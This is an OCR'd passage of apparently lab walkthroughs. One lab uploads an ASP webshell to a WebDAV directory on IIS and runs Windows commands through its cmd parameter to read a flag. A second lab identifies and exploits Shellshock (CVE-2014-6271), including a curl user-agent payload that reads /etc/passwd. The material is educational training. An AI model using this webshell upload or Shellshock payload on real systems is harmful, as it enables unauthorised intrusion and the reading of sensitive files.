
Step 6: Uploading asp backdoor to the IIS web server in webdav directory.

Commands:


put /usr/share/webshells/asp/webshell.asp
ls

```
dav:/webdav/> put /usr/share/webshells/asp/webshell.asp
Uploading /usr/share/webshells/asp/webshell.asp to `/webdav/webshell.asp':
Progress: [==============================>] 100.0% of 1362 bytes succeeded.
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
Coll:   DavTestDir_AqOe5dckMtF                0  Jul 10 09:39
        AttackDefense.txt                    13  Jan  2  2021
        web.config                          168  Jan  2  2021
        webshell.asp                       1362  Jul 10 09:42
dav:/webdav/>
```


We have successfully uploaded the backdoor.
Step 7: Access the backdoor using the firefox browser.
URL: http://demo.ine.local/webdav
Enter credentials: bob:password_123321




We can enter Windows commands in the text-box input field.
URL: http://demo.ine.local/webdav/webshell.asp




We can also input the command inside the URL query string parameter.
URL: http://demo.ine.local/webdav/webshell.asp?cmd=whoami



We are running as an IIS apppool.
Step 8: Read the flag.
Check the content of the C:\ drive.
URL: http://demo.ine.local/webdav/webshell.asp?cmd=dir+C%3A%5C



We can notice, there is a flag.txt file present in the C:\ drive. Reading it.
URL: http://demo.ine.local/webdav/webshell.asp?cmd=type+C%3A%5Cflag.txt



This reveals the flag to us.
Flag: 0cc175b9c0f1b6a831c399e269772661

Conclusion


In this lab, we saw how a WebDAV service can be exploited using tools such as Davtest and Cadaver.

References

1. DAVTest
2. Cadaver

Lab -ShellShock

Step 1: Open the lab link to access the Kali machine.




Step 2: Run Nmap scan on the target to find open ports.
Command:
nmap demo.ine.local


```
┌──(root㉿INE)-[~]
└─# nmap demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 11:53 IST
Nmap scan report for demo.ine.local (192.88.83.3)
Host is up (0.000022s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:58:53:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds

┌──(root㉿INE)-[~]
└─#
```

Port 80 is open

Step 3: Start firefox and navigate to the target domain.
URL:
http://demo.ine.local




A website is running at port 80 of the target.
Step 4: Right-click and select "View Page Source."



A CGI script is running on the target server.
Step 5: Use the Nmap NSE script to check if the server is vulnerable to shellshock attack.
Command:
nmap --script http-shellshock --script-args "http-shellshock.uri=/gettime.cgi" demo.ine.local

```
┌──(root㉿INE)-[~]
└─# nmap --script http-shellshock --script-args "http-shellshock.uri=/gettime.cgi" demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 11:56 IST
Nmap scan report for demo.ine.local (192.88.83.3)
Host is up (0.000020s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known
|       as Shellshock. It seems the server is executing commands injected
|       via malicious HTTP headers.
|
|     Disclosure date: 2014-09-24
|     References:
|       http://www.openwall.com/lists/oss-security/2014/09/24/10
|       http://seclists.org/oss-sec/2014/q3/685
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
MAC Address: 02:42:C0:58:53:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds

┌──(root㉿INE)-[~]
└─#
```

The server is vulnerable to Shellshock attack.
Step 6: Search for the available exploit for shellshock vulnerability.



Step 7: The GitHub link contains the steps to exploit the vulnerability.
URL: https://github.com/opsxcq/exploit-CVE-2014-6271

Exploit

There are several ways to exploit this flaw

Exploit it with one liner


An simple example to `cat /etc/passwd`

```
curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'" \
http://localhost:8080/cgi-bin/vulnerable
```


You can use it to run any command that you want

The attacker has to craft malicious user-agent in order to exploit the vulnerability.

